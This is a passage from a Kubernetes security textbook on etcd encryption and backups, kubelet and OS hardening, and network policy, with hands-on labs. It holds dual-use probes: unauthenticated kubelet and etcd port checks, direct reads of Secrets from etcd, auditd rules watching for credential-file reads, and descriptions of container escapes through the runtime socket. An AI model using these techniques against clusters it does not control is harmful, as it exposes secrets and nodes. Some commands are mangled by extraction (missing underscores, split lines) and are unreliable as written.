etcd certificates renewed by kubeadm expire after one year. Build certificate rotation into your operational calendar. A surprise certificate expiry on etcd brings down the entire cluster.

10.7 Network Isolation for etcd

Even with TLS and client certificate authentication, etcd shouldn't be reachable from arbitrary hosts on your network. The attack surface should be: the API Server can talk to etcd, etcd members can talk to each other, and that's it.

iptables rules (control plane nodes):

```
# Allow etcd client port only from the API Server (replace with actual
API Server IP)
iptables -A INPUT -p tcp --dport 2379 -s 10.0.0.5 -j ACCEPT
# Allow etcd peer port only between etcd members
iptables -A INPUT -p tcp --dport 2380 -s 10.0.0.6 -j ACCEPT
iptables -A INPUT -p tcp --dport 2380 -s 10.0.0.7 -j ACCEPT
# Drop everything else to these ports
iptables -A INPUT -p tcp --dport 2379 -j DROP
iptables -A INPUT -p tcp --dport 2380 -j DROP
```

On cloud infrastructure, do this at the security group / VPC firewall layer too. Network policy won't protect etcd since etcd is a host process, not a pod.

Verify nobody unexpected can reach etcd:

```
# From a worker node — this should timeout or be refused
nc -zv <control-plane-ip> 2379
# Output: Connection refused (good) or timeout (also good)
```

If it connects, your firewall rules aren't applied correctly.

10.8 Backup Security

An etcd backup is a complete copy of everything in your cluster at a point in time. Treat it with at least as much security as the cluster itself.

Taking a snapshot:

```
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  snapshot save /var/backup/etcd/snapshot-$(date +%Y%m%d-%H%M%S).db
```

Verifying the snapshot is valid:

```
ETCDCTL API=3 etcdctl snapshot status \
  /var/backup/etcd/snapshot-20240315-030000.db \
  --write-out=table
```

The output shows revision count, total keys, and hash. Verify this after every backup. A corrupt backup isn't a backup.

Encrypting the snapshot before storage:

If your cluster uses local AES encryption (not KMS), the snapshot contains the encrypted ciphertext but not the key — so the snapshot is somewhat protected, but you should encrypt it again for defense in depth. If your cluster doesn't encrypt at rest, the snapshot is plaintext and you must encrypt it:

```
# Encrypt with GPG before sending to remote storage
gpg --symmetric --cipher-algo AES256 \
  /var/backup/etcd/snapshot-20240315-030000.db

# Upload encrypted version to S3
aws s3 cp /var/backup/etcd/snapshot-20240315-030000.db.gpg \
  s3://your-backup-bucket/etcd/ \
  --sse aws:kms
```

Restoring from snapshot:

```
ETCDCTL API=3 etcdctl snapshot restore \
  /var/backup/etcd/snapshot-20240315-030000.db \
  --data-dir=/var/lib/etcd-restore \
  --name=master-1 \
  --initial-cluster=master-1=https://127.0.0.1:2380 \
  --initial-advertise-peer-urls=https://127.0.0.1:2380
```

Then update the etcd manifest to point `--data-dir` at the restored directory. Test this in a non-production environment before you need it in production — "we have backups" means nothing if you've never actually restored from one.

10.9 Monitoring etcd Health

A degraded etcd causes cluster instability. etcd exposes Prometheus metrics on port 2381 (by default) that you should be scraping. The key metrics:

```
# Fetch etcd metrics directly (from control plane node)
curl -s https://127.0.0.1:2381/metrics \
  --cacert /etc/kubernetes/pki/etcd/ca.crt \
  --cert /etc/kubernetes/pki/etcd/peer.crt \
  --key /etc/kubernetes/pki/etcd/peer.key | \
  grep -E
"(etcd_server_has_leader|etcd_disk_wal_fsync_duration|etcd_mvcc_db_total_
size)"
```

Metrics	What it tells you	Alert threshold
`etcd_server_has_leader`	Whether this member has a leader	Alert if 0
`etcd_disk_wal_fsync_duration_seconds`	Write latency	Alert if p99 > 10ms
`etcd_disk_backend_commit_duration_seconds`	DB commit time	Alert if p99 > 25ms
`etcd_mvcc_db_total_size_in_bytes`	Database size	Alert if > 6GB
`etcd_server_client_requests_total`	Request rate by type	Anomaly detect

High `etcd_mvcc_db_total_size_in_bytes` is a common operational problem. etcd doesn't automatically compact old revisions. Run compaction periodically:

```
# Get current revision
rev=$(ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  endpoint status --write-out="json" | jq '.[0].Status.header.revision')

# Compact to current revision
ETCDCTL_API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  compact $rev

# Defragment to reclaim disk space
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  defrag
```

From a security angle, an unexpected spike in `etcd_server_client_requests_total` for read operations could indicate someone is bulk-reading keys — either a misconfigured controller or an attacker who somehow has etcd access.

10.10 etcd Security Hardening Checklist

This checklist covers the operational controls that protect etcd in production:

Control	How to verify	CIS Benchmark
TLS enabled for client traffic	`etcd --cert-file` and `--key-file` flags set	2.1
Client certificate authentication	`--client-cert-auth=true`	2.2
TLS for peer traffic	`--peer-cert-file` and `--peer-key-file` set	2.3
Peer certificate authentication	`--peer-client-cert-auth=true`	2.5
Encryption at rest	`--encryption-provider-config` on API Server	1.2.29
etcd only bound to expected interfaces	`--listen-client-urls` restricted to internal IPs	2.7
Backup encrypted and tested	Manual verification	N/A
Network firewall restricts port 2379/2380	`iptables -L` or cloud security group	N/A
Certificate expiry monitored	`openssl x509 -noout -dates`	N/A
etcd runs as dedicated user	`ps aux | grep etcd` user field	2.8

Run kube-bench to check the etcd-specific controls:

```
# Run kube-bench against etcd node
kubectl apply -f - <<EOF
apiVersion: batch/v1
kind: Job
metadata:
  name: kube-bench-etcd
  namespace: kube-system
spec:
  template:
```

```
    spec:
      hostPID: true
      nodeSelector:
        node-role.kubernetes.io/control-plane: ""
      tolerations:
      - key: node-role.kubernetes.io/control-plane
        operator: Exists
        effect: NoSchedule
      containers:
      - name: kube-bench
        image: aquasec/kube-bench:latest
        command: ["kube-bench", "run", "--targets", "etcd"]
      restartPolicy: Never
EOF

kubectl logs -n kube-system job/kube-bench-etcd
```

Hands-On Lab 10: Enabling and Verifying etcd Encryption

This lab has three parts. Parts A and B work in any Kind cluster. Part C requires a kubeadm-provisioned cluster where you have control plane node access.

Part A — See the Problem First

Step 1: Create a secret with a recognizable value:

```
kubectl create secret generic lab10-secret \
  --from-literal=api-key=MY-SUPER-SECRET-API-KEY-12345
```

Step 2: Retrieve it through the API to confirm it works:

```
kubectl get secret lab10-secret -o jsonpath='{.data.api-key}' | base64 -d
```

Expected output: `MY-SUPER-SECRET-API-KEY-12345`

Step 3: On a kubeadm cluster with etcd access, read it directly from etcd:

```
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/lab10-secret | strings | grep -i key
```

You should see the secret value in readable form. This is the “before” state.

Part B — Enable Encryption at Rest

Step 1: Generate an encryption key:

```
ENCRYPTION_KEY=$(head -c 32 /dev/urandom | base64)
echo "Save this key somewhere safe: $ENCRYPTION_KEY"
```

Step 2: Create the EncryptionConfiguration file:

```
cat <<EOF | sudo tee /etc/kubernetes/encryption-config.yaml
apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
  - resources:
      - secrets
    providers:
      - aesgcm:
          keys:
            - name: key1
              secret: ${ENCRYPTION KEY}
      - identity: {}
EOF
```

Step 3: Edit the API Server manifest to load the config:

```
sudo vim /etc/kubernetes/manifests/kube-apiserver.yaml
```

Add `--encryption-provider-config=/etc/kubernetes/encryption-config.yaml` to the command args, and add the volume mount as shown in section 10.4.

Step 4: Wait for the API Server to restart:

```
watch kubectl get pods -n kube-system -l component=kube-apiserver
```

Step 5: Re-encrypt existing secrets:

```
kubectl get secrets --all-namespaces -o json | kubectl replace -f -
```

Part C — Verify Encryption is Working

Step 1: Read the secret from etcd again:

```
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/lab10-secret | xxd | head -3
```

Confirm the output starts with `k8s:enc:aesgcm:v1:key1:` and that `MY-SUPER-SECRET-API-KEY-12345` is nowhere in the output.

Step 2: Confirm the API Server can still read it:

```
kubectl get secret lab10-secret -o jsonpath='{.data.api-key}' | base64 -d
```

Still returns `MY-SUPER-SECRET-API-KEY-12345` — the API Server decrypts transparently.

Step 3: Take a snapshot and verify it:

```
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  snapshot save /tmp/etcd-lab10-snapshot.db

ETCDCTL API=3 etcdctl snapshot status /tmp/etcd-lab10-snapshot.db --
write-out=table
```

Confirm the snapshot hash is valid (not all zeros) and the key count looks reasonable.

Chapter Summary

etcd is where Kubernetes keeps everything it cares about — and that makes it the highest-value target in your cluster. An attacker with direct etcd access bypasses RBAC, admission controllers, audit logging, and every other control you've carefully configured.

The key protections covered in this chapter are:

- **Encryption at rest** using `EncryptionConfiguration` with AES-GCM or KMS envelope encryption. Verify it actually works with `etcdctl get` after enabling it.
- **TLS and mutual certificate authentication** for all client and peer traffic.
- **Network isolation** — port 2379 and 2380 should only be reachable from the API Server and other etcd members.
- **Encrypted, tested backups** — a backup you've never restored from is not a backup.
- **Monitoring** for leader health, disk latency, and database size.

The single biggest mistake teams make is assuming encryption at rest is on by default in self-managed clusters. It isn't. Turn it on, verify it with `etcdctl`, and build backup and rotation procedures around it.

Review Questions

1. What types of data does etcd store, and why does that make it a high-value attack target?
2. Why is Base64 encoding not equivalent to encryption, and what's the correct way to demonstrate this?
3. What is the `EncryptionConfiguration` resource and how does the API Server use it?
4. Why should the `identity` provider always be listed last in the `providers` list during an encryption migration?
5. What is the difference between AES-GCM local encryption and KMS envelope encryption, and when would you choose each?
6. What does the `--client-cert-auth=true` etcd flag do, and why does it matter even when TLS is already enabled?

7. Describe the command to take an etcd snapshot and the command to verify the snapshot is valid.
8. Why is an unencrypted etcd backup just as dangerous as a misconfigured cluster, even if your cluster has encryption at rest enabled?
9. What etcd metric would you alert on to detect a potential bulk read operation by an unauthorized client?
10. A developer tells you they checked and encryption at rest is “configured.” What specific command do you run to independently verify that a secret value is actually encrypted in etcd?

Chapter 11
Node Security

Learning Objectives

By the end of this chapter, you will be able to:

- Explain why worker nodes are high-value targets and what an attacker can do after compromising one.
- Harden kubelet with the correct authentication and authorization flags.
- Apply OS-level controls: SSH hardening, minimal packages, auditd, seccomp.
- Understand the NodeRestriction admission plugin and what it prevents.
- Use kube-bench to assess node-level CIS Benchmark compliance.
- Implement workload isolation using node taints and tolerations.
- Describe how container escapes work and which controls stop them.

11.1 The Node Is the Last Line of Defense

The first ten chapters built up layers of control: RBAC, admission, policy, API server hardening, etcd encryption. All of that matters. But there's a hard truth in Kubernetes security that those controls protect against attackers using the Kubernetes API. They don't protect against attackers who have already bypassed the API entirely and are running code on your node.

A container escape is how an attacker makes that jump. In February 2019, a vulnerability in runc — the container runtime used by Docker and containerd — was disclosed as CVE-2019-5736. A malicious container could overwrite the host's runc binary while it was executing, leading to code execution on the host as root. The patch was available within hours, but organizations that hadn't applied it days later were vulnerable to a trivial exploit that any containerized workload could trigger.

This is the threat model for node security: an attacker gets code execution inside a container (through a vulnerability in your application, a compromised image, or misconfigured pod security), and then tries to reach the node itself. Once they're on the node, they can read every Secret mounted in every pod, steal service account tokens from `/var/run/secrets`, inspect network traffic, modify kubelet behavior, and potentially pivot to the control plane.

Good node security makes that escape harder — and makes it detectable when it happens.

11.2 What Runs on a Node

Understanding the attack surface starts with understanding what's actually present on a worker node:

```
+-----------------------------------------+
|  Worker Node                            |
|  +-----------+ +----------+ +----------+ |
|  | OS kernel | | kubelet  | | kube-    | |
|  | + systemd | | (10250)  | | proxy    | |
|  +-----------+ +----------+ +----------+ |
|  +-------------------------------------+|
|  | Container Runtime (containerd/CRI-O) ||
|  +-------------------------------------+|
|  +------------+ +-----------+            |
|  | Pod A      | | Pod B     |            |
|  | containers | | containers|            |
|  +------------+ +-----------+            |
+-----------------------------------------+
```

The key components an attacker targets:

kubelet — the node agent that talks to the API Server and manages pod lifecycle. It listens on port 10250 (HTTPS) and historically had an unauthenticated read-only port on 10255. Before Kubernetes 1.10, you could curl a kubelet's `/pods` endpoint with no authentication and get back a list of every pod running on that node, including their environment variables.

Container runtime socket — typically `/run/containerd/containerd.sock`. If a container gets volume access to this socket, it can create new privileged containers, essentially giving it full node access. This is the most common container escape vector.

Mounted secrets and tokens — every pod on the node has tokens and potentially secrets mounted in its filesystem, readable from the host as `/var/lib/kubelet/pods/<uid>/volumes/`.

Host namespaces — pods running with `hostPID`, `hostNetwork`, or `hostIPC` share the node's process table, network interfaces, and IPC namespace, dramatically expanding what an attacker can see and do.

11.3 Kubelet Hardening

Kubelet is the most important service to harden on a worker node. The default configuration in older Kubernetes versions had anonymous access enabled — meaning anyone who could reach port 10250 on your nodes could execute `kubectl exec`-equivalent operations without credentials.

Check your current kubelet configuration:

```
# On the node itself
cat /var/lib/kubelet/config.yaml
# Or inspect the systemd unit
systemctl cat kubelet
```

The critical security flags in `kubelet-config.yaml`:

```
# /var/lib/kubelet/config.yaml
apiVersion: kubelet.config.k8s.io/v1beta1
kind: KubeletConfiguration

# Disable anonymous access — never allow unauthenticated requests
authentication:
  anonymous:
    enabled: false
  webhook:
    enabled: true      # Verify tokens via the API Server
  x509:
    clientCAFile: /etc/kubernetes/pki/ca.crt

# Require authorization — webhook mode checks with the API Server
authorization:
  mode: Webhook

# Disable the unauthenticated read-only port (should already be 0 in
1.20+)
readOnlyPort: 0

# Rotate server TLS certificate automatically
rotateCertificates: true

# Enable seccomp by default for all pods
seccompDefault: true

# Protect kernel defaults from being changed by pods
protectKernelDefaults: true

# Don't allow pods to stream event data directly from the node
eventRecordQPS: 0

# TLS configuration
tlsCertFile: /var/lib/kubelet/pki/kubelet.crt
tlsPrivateKeyFile: /var/lib/kubelet/pki/kubelet.key
```

Note: *`protectKernelDefaults: true` prevents pods from modifying kernel parameters like `vm.swappiness` via `sysctls`. Some applications try to tune kernel parameters for performance — this flag stops them from doing it at node scope.*

Verify that anonymous access is actually disabled:

```
# Run this from your workstation against a node IP
curl -sk https://<node-ip>:10250/pods
```

If anonymous access is disabled, you get a `401 Unauthorized`. If you get JSON back, anonymous access is enabled and you have a problem.

Verify the read-only port is closed:

```
curl -s http://<node-ip>:10255/pods
# Should: connection refused
# If JSON comes back: the port is open and unauthenticated
```

11.4 The NodeRestriction Admission Plugin

The `NodeRestriction` admission plugin (covered briefly in Chapter 9) deserves special attention in the context of node security. Without it, a kubelet that has been compromised can modify any node or pod object in the cluster — not just the ones it's responsible for.

With `NodeRestriction` enabled, kubelet credentials can only be used to: - Modify the node object for the specific node that kubelet is running on - Modify pods that are scheduled to that specific node - Read secrets, configmaps, and persistent volumes only for pods scheduled to that node

This limits the blast radius of a compromised node. If an attacker gets kubelet's client certificate from node A, they can't use it to evict pods on node B or modify the control plane node's labels.

Confirm it's in the API Server's `--enable-admission-plugins` flag:

```
kubectl describe pod -n kube-system kube-apiserver-<node> | grep enable-
admission
```

You should see `NodeRestriction` in the list. If it's missing, add it.

11.5 Operating System Hardening

Kubernetes runs on a Linux host. The security of that host matters as much as the Kubernetes-specific configuration.

Minimize installed packages. A node is not a general-purpose server. It doesn't need a web server, database, mail server, or most development tools. Every extra package is a potential vulnerability. On Ubuntu:

```
# List manually installed packages
apt-mark showmanual

# Remove packages that have no business on a k8s node
sudo apt remove --purge telnet ftp vsftpd postfix
```

Disable unnecessary services:

```
# Check what's running
systemctl list-units --type=service --state=running
```

```
# Disable anything that isn't needed
sudo systemctl disable --now avahi-daemon bluetooth cups
```

SSH hardening. Even if you use bastion hosts or SSM Session Manager, harden the SSH configuration:

```
# /etc/ssh/sshd_config — relevant security settings
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
PermitEmptyPasswords no
MaxAuthTries 3
ClientAliveInterval 300
ClientAliveCountMax 2
AllowUsers k8s-admin deploy-user    # explicit allowlist
Protocol 2
```

After editing:

```
sudo sshd -t    # syntax check
sudo systemctl restart sshd
```

Enable auditd for system-level audit logging. Linux's audit daemon captures system calls — file opens, process executions, privilege escalations — at the kernel level, below where any user-space attacker can suppress them:

```
sudo apt install auditd

# /etc/audit/rules.d/k8s-node.rules
# Watch kubelet config files for modification
-w /var/lib/kubelet/config.yaml -p wa -k kubelet-config-change
-w /etc/kubernetes/pki/ -p wa -k k8s-pki-change
# Capture privileged command execution
-a always,exit -F arch=b64 -S execve -F euid=0 -k root-exec
# Watch for credential file reads
-w /var/run/secrets/ -p r -k secret-read

sudo auditctl -R /etc/audit/rules.d/k8s-node.rules
```

Query audit events later with:

```
ausearch -k kubelet-config-change
```

11.6 Seccomp and AppArmor

Two kernel-level mechanisms significantly reduce what a compromised container can do: seccomp (system call filtering) and AppArmor (mandatory access control).

Seccomp restricts which system calls a process can make. A typical container only needs maybe 50-60 system calls out of the ~300+ that Linux provides. The `RuntimeDefault`

seccomp profile (shipped with containerd) blocks calls like `ptrace`, `keyctl`, `add_key`, and others that are commonly used in container escapes.

Enable the runtime default for all pods by setting `seccompDefault: true` in kubelet config. For individual pods, override in the security context:

```
spec:
  securityContext:
    seccompProfile:
      type: RuntimeDefault   # Use container runtime's default profile
  containers:
  - name: app
    securityContext:
      allowPrivilegeEscalation: false
      capabilities:
        drop: ["ALL"]
```

For tighter control on specific workloads, use `Localhost` type and provide a custom profile:

```
securityContext:
  seccompProfile:
    type: Localhost
    localhostProfile: profiles/my-app.json
```

Custom profiles live in `/var/lib/kubelet/seccomp/profiles/` on each node.

AppArmor profiles restrict which files a process can read/write, which capabilities it can use, and what network operations it can perform. Load a profile on the node:

```
# Load an AppArmor profile
sudo apparmor parser -r -W /etc/apparmor.d/k8s-pod-default

# Check it's loaded
sudo aa-status | grep k8s-pod-default
```

Apply to a pod with an annotation (this moved to a proper field in Kubernetes 1.30, but annotations still work in 1.26-1.27):

```
metadata:
  annotations:
    container.apparmor.security.beta.kubernetes.io/app: runtime/default
spec:
  containers:
  - name: app
```

11.7 Container Runtime Security

The container runtime is the bridge between Kubernetes and the host kernel. containerd is the standard runtime in modern Kubernetes. A few containerd-specific configurations improve node security:

Restrict the containerd socket. The socket at `/run/containerd/containerd.sock` should be readable only by root:

```
ls -la /run/containerd/containerd.sock
# Should show: srw------- root root
```

If a pod gets volume access to this socket it can create arbitrary containers. This is exactly what the `privileged: true` + runtime socket mount pattern does in some legitimate tooling — make sure you're intentional when you allow it.

Keep the runtime updated. CVE-2019-5736 (runc), CVE-2020-15257 (containerd), and CVE-2022-0185 (kernel namespace escape) are examples of container runtime CVEs that allowed container escapes. Subscribe to security notifications from your distribution and the container runtime project:

```
# Check installed containerd version
containerd --version

# Check for available security updates (Ubuntu)
apt list --upgradable 2>/dev/null | grep containerd
```

Image pull security. containerd can be configured to verify image signatures (covered more in Chapter 14), but at minimum ensure containerd isn't configured with `insecure-registries` that bypass TLS:

```
# Check containerd config
cat /etc/containerd/config.toml | grep -A5 insecure
```

11.8 Workload Isolation with Taints and Tolerations

Not all workloads should run on all nodes. Taints and tolerations let you designate specific node pools for specific workloads so sensitive applications run on hardened, dedicated nodes, not mixed in with test workloads from untrusted teams.

Taint a node to repel general workloads:

```
# Only pods with a specific toleration will schedule here
kubectl taint nodes node-pci-001 compliance=pci-dss:NoSchedule

# Verify
kubectl describe node node-pci-001 | grep -A3 Taints
```

Add the required toleration to sensitive pods:

```
spec:
  tolerations:
  - key: "compliance"
    operator: "Equal"
    value: "pci-dss"
    effect: "NoSchedule"
  nodeSelector:
```

```
    compliance: pci-dss    # Also require the label to avoid scheduling
on wrong nodes
```

Common isolation patterns:

Use Case	Taint	Who Gets Toleration
PCI-DSS workloads	`compliance=pci:NoSchedule`	Card processing services only
System/infra tools	`infra=true:NoSchedule`	Monitoring agents, logging daemonsets
GPU workloads	`gpu=true:NoSchedule`	ML training jobs
Control plane	`node-role.kubernetes.io/control-plane:NoSchedule`	kube-system pods only

One thing teams often miss: taints prevent general workloads from scheduling on specialized nodes, but they don't prevent a compromised pod on a general node from attacking a specialized node over the network. Combine taints with Network Policies (Chapter 12) for defense in depth.

11.9 Node Security Assessment with kube-bench

kube-bench runs the CIS Kubernetes Benchmark checks against your node configuration. It checks kubelet flags, file permissions, ownership, and configuration values.

Run it specifically against the worker node configuration:

```
kubectl apply -f - <<EOF
apiVersion: batch/v1
kind: Job
metadata:
  name: kube-bench-node
  namespace: kube-system
spec:
  template:
    spec:
      hostPID: true
      containers:
      - name: kube-bench
        image: aquasec/kube-bench:latest
        command: ["kube-bench", "run", "--targets", "node"]
        volumeMounts:
```

```
        - name: var-lib-kubelet
          mountPath: /var/lib/kubelet
          readOnly: true
        - name: etc-systemd
          mountPath: /etc/systemd
          readOnly: true
        - name: etc-kubernetes
          mountPath: /etc/kubernetes
          readOnly: true
      restartPolicy: Never
      volumes:
      - name: var-lib-kubelet
        hostPath:
          path: /var/lib/kubelet
      - name: etc-systemd
        hostPath:
          path: /etc/systemd
      - name: etc-kubernetes
        hostPath:
          path: /etc/kubernetes
EOF

kubectl logs -n kube-system job/kube-bench-node
```

Critical FAIL items to fix immediately:

CIS Control	Check	Fix
4.2.1	`--anonymous-auth=false`	Set in kubelet config
4.2.2	`--authorization-mode=Webhook`	Not AlwaysAllow
4.2.4	`--read-only-port=0`	Disable in kubelet config
4.2.6	`--protect-kernel-defaults=true`	Set in kubelet config
4.2.10	`--rotate-certificates=true`	Enable auto rotation
4.1.1	kubelet service file permissions	`chmod 644 /etc/systemd/system/kubelet.service`
4.1.9	kubelet config file permissions	`chmod 644 /var/lib/kubelet/config.yaml`

11.10 Patch Management

CVEs get disclosed, kernel updates ship, container runtime vulnerabilities emerge. Unpatched nodes are the cheapest vector into a cluster for anyone who reads security bulletins.

The process that actually works:

1. **Subscribe to security channels** — the Kubernetes security announce list (`kubernetes-security-announce@googlegroups.com`), your Linux distribution's security announcements, and the containerd project's GitHub security advisories.
2. **Test in staging first.** Kubernetes node upgrades involve draining the node (which reschedules pods), patching, and re-joining. Test this drain-and-patch flow in non-production before you do it with production traffic depending on those nodes.
3. **Drain before patching:**

```
# Cordon the node (mark as unschedulable, new pods won't land here)
kubectl cordon node-worker-01

# Evict all pods from the node (respects PodDisruptionBudgets)
kubectl drain node-worker-01 --ignore-daemonsets --delete-emptydir-data

# Now safely patch the node OS
ssh node-worker-01 "sudo apt update && sudo apt upgrade -y"

# Reboot if kernel was updated
ssh node-worker-01 "sudo reboot"

# When back online, uncordon
kubectl uncordon node-worker-01
```

4. **Automate it.** Kured (Kubernetes Reboot Daemon) watches for the `/var/run/reboot-required` sentinel file that apt creates after kernel updates and automatically cordons, drains, reboots, and uncordons nodes in a rolling fashion — one at a time so workloads stay available.

Hands-On Lab 11: Kubelet Security Assessment

Part A — Check Current Kubelet Security Posture

Step 1: Check whether anonymous access is enabled:

```
# Get node IPs
kubectl get nodes -o wide

# Test anonymous kubelet access (replace with actual node IP)
curl -sk https://<node-ip>:10250/pods | head -5
# 401 = anonymous disabled (good)
# JSON = anonymous enabled (bad)

# Also test the read-only port
curl -s http://<node-ip>:10255/pods 2>&1
# "connection refused" = port disabled (good)
```

Step 2: Inspect the kubelet configuration:

```
# Get the kubelet config from the node
kubectl proxy &
```

```
curl -s http://localhost:8001/api/v1/nodes/<node-name>/proxy/configz | \
  python3 -m json.tool | grep -E "(anonymous|authorization|readOnly)"
```

Step 3: Check NodeRestriction is enabled on the API Server:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name |
head -1) \
  | grep -i admission
```

Confirm `NodeRestriction` appears in the admission plugins list.

Part B — Inspect Node Security Configuration

Step 4: Check seccomp status:

```
# Does the kubelet config enable seccompDefault?
kubectl get --raw /api/v1/nodes/<node-name>/proxy/configz | \
  python3 -m json.tool | grep -i seccomp
```

Step 5: Check running pod security contexts to find insecure workloads:

```
# Find pods running as root
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    select(.spec.securityContext.runAsNonRoot != true) |
    "\(.metadata.namespace)/\(.metadata.name)"'

# Find pods with privileged containers
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    .metadata as $meta |
    .spec.containers[] |
    select(.securityContext.privileged == true) |
    "\($meta.namespace)/\($meta.name)/\(.name)"'
```

Step 6: Run kube-bench for node-specific checks:

```
kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-
bench/main/job-node.yaml
kubectl logs -n kube-system job/kube-bench-node 2>/dev/null | \
  grep -E "^\[FAIL\]"
```

Part C — Fix a Kubelet Security Finding

Step 7: If the read-only port is enabled, disable it. On the node:

```
# Add or update in /var/lib/kubelet/config.yaml
sudo sed -i 's/readOnlyPort: 10255/readOnlyPort: 0/'
/var/lib/kubelet/config.yaml
# If the line doesn't exist, add it
echo "readOnlyPort: 0" | sudo tee -a /var/lib/kubelet/config.yaml

# Restart kubelet
```

```
sudo systemctl restart kubelet

# Verify
curl -s http://<node-ip>:10255/pods 2>&1
# Should see: connection refused
```

Chapter Summary

Nodes are where workloads actually run, which makes them the destination for attackers who get code execution inside a container. The three most important controls are: kubelet hardening (disable anonymous auth, enable webhook authorization, close the read-only port), OS minimization (remove unused packages, disable unnecessary services, harden SSH), and keeping the node patched.

The NodeRestriction admission plugin limits what a compromised node's credentials can do in the cluster. seccomp and AppArmor reduce what a compromised container can do on the node. Taints and tolerations keep sensitive workloads on dedicated, hardened node pools. kube-bench gives you a systematic report of which CIS controls you're missing.

No single control stops a determined attacker with a zero-day. But layering these controls means they have to beat multiple defenses in sequence, and gives you detection opportunities at each layer.

Review Questions

1. In CVE-2019-5736, how was a container able to escape to the host, and what class of control would have limited the blast radius?
2. What does the kubelet `--anonymous-auth=false` flag do, and what happens on the network if it's not set?
3. What is the difference between the kubelet ports 10250 and 10255, and which should be disabled?
4. Explain what the `NodeRestriction` admission plugin prevents. Why does this matter if a node is compromised?
5. Why is `protectKernelDefaults: true` a security setting rather than just a stability setting?
6. What is seccomp, and how does the `RuntimeDefault` profile protect against container escapes?
7. Write the `kubectl` commands to safely drain and uncordon a node for patching.
8. What is the difference between a taint's `NoSchedule` and `NoExecute` effects?
9. How does auditd differ from Kubernetes audit logging in terms of what it captures and where it runs?
10. A kube-bench report shows `[FAIL] 4.2.1 Anonymous access to kubelet is enabled`. What exact setting in the kubelet config fixes this?

Chapter 12
Network Security

Learning Objectives

By the end of this chapter, you will be able to:

- Explain Kubernetes' default open networking model and why it's a security risk.
- Write NetworkPolicy YAML for default-deny, namespace isolation, and port-specific allow rules.
- Control both ingress and egress traffic with combined policies.
- Understand what CNI plugins support NetworkPolicy and how to verify.
- Apply CIDR-based egress restrictions to block unexpected external connections.
- Test NetworkPolicy enforcement with `kubectl exec` and netcat.
- Understand what a service mesh adds beyond NetworkPolicy.
- Design a layered network segmentation strategy for a real cluster.

12.1 The Default: Everybody Talks to Everybody

Here's something that surprises a lot of Kubernetes newcomers: by default, every pod in a cluster can send traffic to every other pod, regardless of namespace, regardless of labels, regardless of what makes business sense. A pod in the `finance` namespace can connect directly to a pod in the `development` namespace. The database pod serving production traffic is reachable from a test pod that some developer just spun up.

This open-by-default design was a deliberate choice early in Kubernetes' history. Networking was complicated enough without adding policy enforcement. The assumption was that applications themselves would handle authentication and access control. But in practice, many applications trust their internal network callers implicitly — your database probably doesn't require the application to present a certificate, it just checks whether the connection comes from a "trusted" IP range.

The result is that a single compromised pod gets a flat network to pivot from. The Kinsing cryptomining campaign (2020) exploited exactly this. After gaining initial code execution in one pod through a vulnerable application, the malware scanned the entire cluster network — 10.0.0.0/8 space at full speed — looking for other exploitable services. Without NetworkPolicy, there was nothing to stop it. Without egress controls, the miner phoned home freely. The lateral movement happened in minutes.

NetworkPolicy is how you fix this. It's Kubernetes' native mechanism for restricting pod-to-pod traffic — but it has quirks worth understanding before you roll it out.

12.2 How Kubernetes Networking Actually Works

Before policies make sense, the underlying model needs to be clear:

Every pod gets its own IP address from the cluster's pod CIDR range. Pods talk to each other directly — no NAT, no proxying. A pod on node A can send a TCP packet directly to a pod on node B at its pod IP. This direct connectivity is what makes it so easy to pivot across the cluster once you're inside.

Services add a stable DNS name and virtual IP in front of a set of pods. When your frontend connects to `http://backend.default.svc.cluster.local:8080`, kube-proxy (or eBPF in Cilium) translates that to one of the backend pods' IPs. Services don't add authentication — they're load balancers, not firewalls.

Traffic patterns have two axes:

North-south: Traffic crossing the cluster boundary — users hitting your Ingress controller, or pods calling external APIs. This is what most teams think about when they think "firewall."

East-west: Traffic between pods inside the cluster. This is where lateral movement happens after an initial compromise, and it's what NetworkPolicy controls.

12.3 NetworkPolicy: How It Works

A NetworkPolicy resource selects pods and defines which traffic is allowed to reach them (ingress) and leave them (egress). The key insight: **NetworkPolicy is additive, not subtractive**. There's no "deny" action. You create allow rules, and anything that doesn't match any allow rule is blocked — but only if there's at least one policy selecting that pod. A pod with no policies selecting it has no restrictions at all.

This means the way to implement default-deny is to create a policy that selects all pods in a namespace with an empty `podSelector` but no allow rules. That forces the "deny by default" behavior without having to list every pod explicitly.

